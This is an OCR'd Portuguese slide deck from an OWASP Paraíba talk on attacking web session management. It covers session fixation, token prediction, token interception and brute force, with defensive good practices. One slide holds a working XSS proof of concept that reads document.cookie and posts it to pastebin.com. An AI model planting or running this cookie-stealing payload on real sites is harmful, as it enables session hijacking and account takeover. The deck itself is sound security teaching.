Attacking Session Management

Alexandre Villas (alequimico) – Janeiro de 2012

Attacking Session Management

SUMÁRIO

1. Introdução
2. Classes de ataques ao gerenciamento de sessão
    1. Session Fixation
    2. Predição
    3. Interceptação
    4. Força Bruta
3. Conclusão

Attacking Session Management


INTRODUÇÃO

Devido ao papel chave desempenhado pelo mecanismo de gerenciamento de sessão, este é um dos principais alvos de ataques contra a aplicação. Se um atacante quebra o gerenciamento de sessão da aplicação, então ele pode efetivamente "bypassar" o sistema de autenticação se personificar um usuário válido da aplicação sem sequer conhecer suas credenciais. Se um atacante compromete a conta do administrador, então o atacante pode "ownar" a aplicação inteira.

```
Set-Cookie: ASP.NET_SessionId=mza2ji454s04cwbgwb2ttj55
```

Attacking Session Management

SESSION FIXATION ATTACK



Attacking Session Management

BOAS PRÁTICAS...

Certifique-se de que seu servidor não aceite tokens “sugeridos” pelo usuário.

Evite XSS a todo custo.

Troque o identificador de sessão após logar o usuário.

Attacking Session Management

MITO COMUM


"Nós usamos smartcards para autenticação e as sessões dos usuários não podem ser comprometidas sem o uso deste dispositivo!"

Attacking Session Management

PREDIÇÃO - FRAQUEZAS NA GERAÇÃO DO TOKEN DE SESSÃO

TOKENS SIGNIFICATIVOS

```
757365723d6461663b6170703d61646d696e3b646174653d30312f31322f3036
```



```
user=daf;app=admin;date=10/09/07
```

Attacking Session Management

PREDIÇÃO - **FRAQUEZAS NA GERAÇÃO DO TOKEN DE SESSÃO**

TOKENS NÃO SIGNIFICATIVOS

lwjVJA	--Õ$	9708D524	
Ls3Ajg	.ÍÀŽ	2ECDC08E	
xpKr+A	Æ'«ø	C692ABF8	
XleXYg	^W-b	5E579762	97C4EB6A
9hyCzA	ö,Ì	F61C82CC	
jeFuNg	?án6	8DE16E36	
JaZZoA	%¦Y	25A659A0	

Attacking Session Management

BOAS PRÁTICAS...


Evite usar informações sensíveis dos usuários para compor o token.

Busque geradores de tokens já consagrados pelo mercado.

OWASP PARAÍBA


Attacking Session Management

INTERCEPTAÇÃO – Capturando tokens



Attacking Session Management

INTERCEPTAÇÃO – Capturando tokens



1 – O não uso do HTTPS.

2 – Uso do HTTPS apenas no login.


3 – Buracos no HTTPS durante o uso da aplicação.

4 – HTTPS não forçado

5 – A não mudança do token depois da autenticação.

6 – Transmissão do token via GET

7 – Não invalidação do token após logout/timeout




```
http://www.webjunction.org/do/Navigation;jsessionid=
F27ED2A6AAE4C6DA409A3044E79B8B48?category=327
```


Attacking Session Management

INTERCEPTAÇÃO – Uso do XSS para Session Hijacking


```
function a(){
        var xhr = new XMLHttpRequest();
        var params = 'paste_code=' + document.cookie + '&paste_name=XSS_poc';
        xhr.open("POST","http://pastebin.com/api_public.php",true);
        xhr.setRequestHeader("Content-type","application/x-www-form-urlencoded");
        xhr.setRequestHeader("Content-length",params.length + "");
        xhr.setRequestHeader("Connection","close");
        xhr.send(params);
}

a();
```

VIDEO

Attacking Session Management



XSRF ou CSRF



Attacking Session Management

BOAS PRÁTICAS...

Usem o HTTPS e assegurem que este seja “forçado” e usado em toda a aplicação.

Mudem o toquem após a autenticação.

Nunca transmitam o token pelo método GET.

Busquem que o timeout da sessão seja o mais curto possível e que este seja realmente invalidado com o logout ou no tempo.

Utilize as flags “SECURE” e “HTTPOnly” nos tokens.

CONCLUSÃO

A maioria das vulnerabilidades e ataques a sessão do usuário é de maior responsabilidade do desenvolvedor da aplicação do que do usuário em si. Busquem desenvolver suas aplicações Web da forma mais segura possível não tendo a visão da segurança como um mal necessário e sim como valor agregado e como diferencial de mercado em relação ao atual contexto.

Attacking Session Management

BIBLIOGRAFIA


1 - Dafydd Stuttard & Marcus Pinto - The Web Application Hacker's Handbook Discovering and Exploiting Security Flaws

2 - Mitja Kolšek - Session Fixation Vulnerability in Web-based Applications

3 - William Zeller and Edward W. Felten - Cross-Site Request Forgeries: Exploitation and Prevention

4 - http://msujaws.wordpress.com/2011/02/17/xss-session-hijacking-proof-of-concept/

AGRADECIMENTOS



INSTITUTO FEDERAL DE
EDUCAÇÃO, CIÊNCIA E TECNOLOGIA
PARAÍBA

Contato: **alex.villas@gmail.com**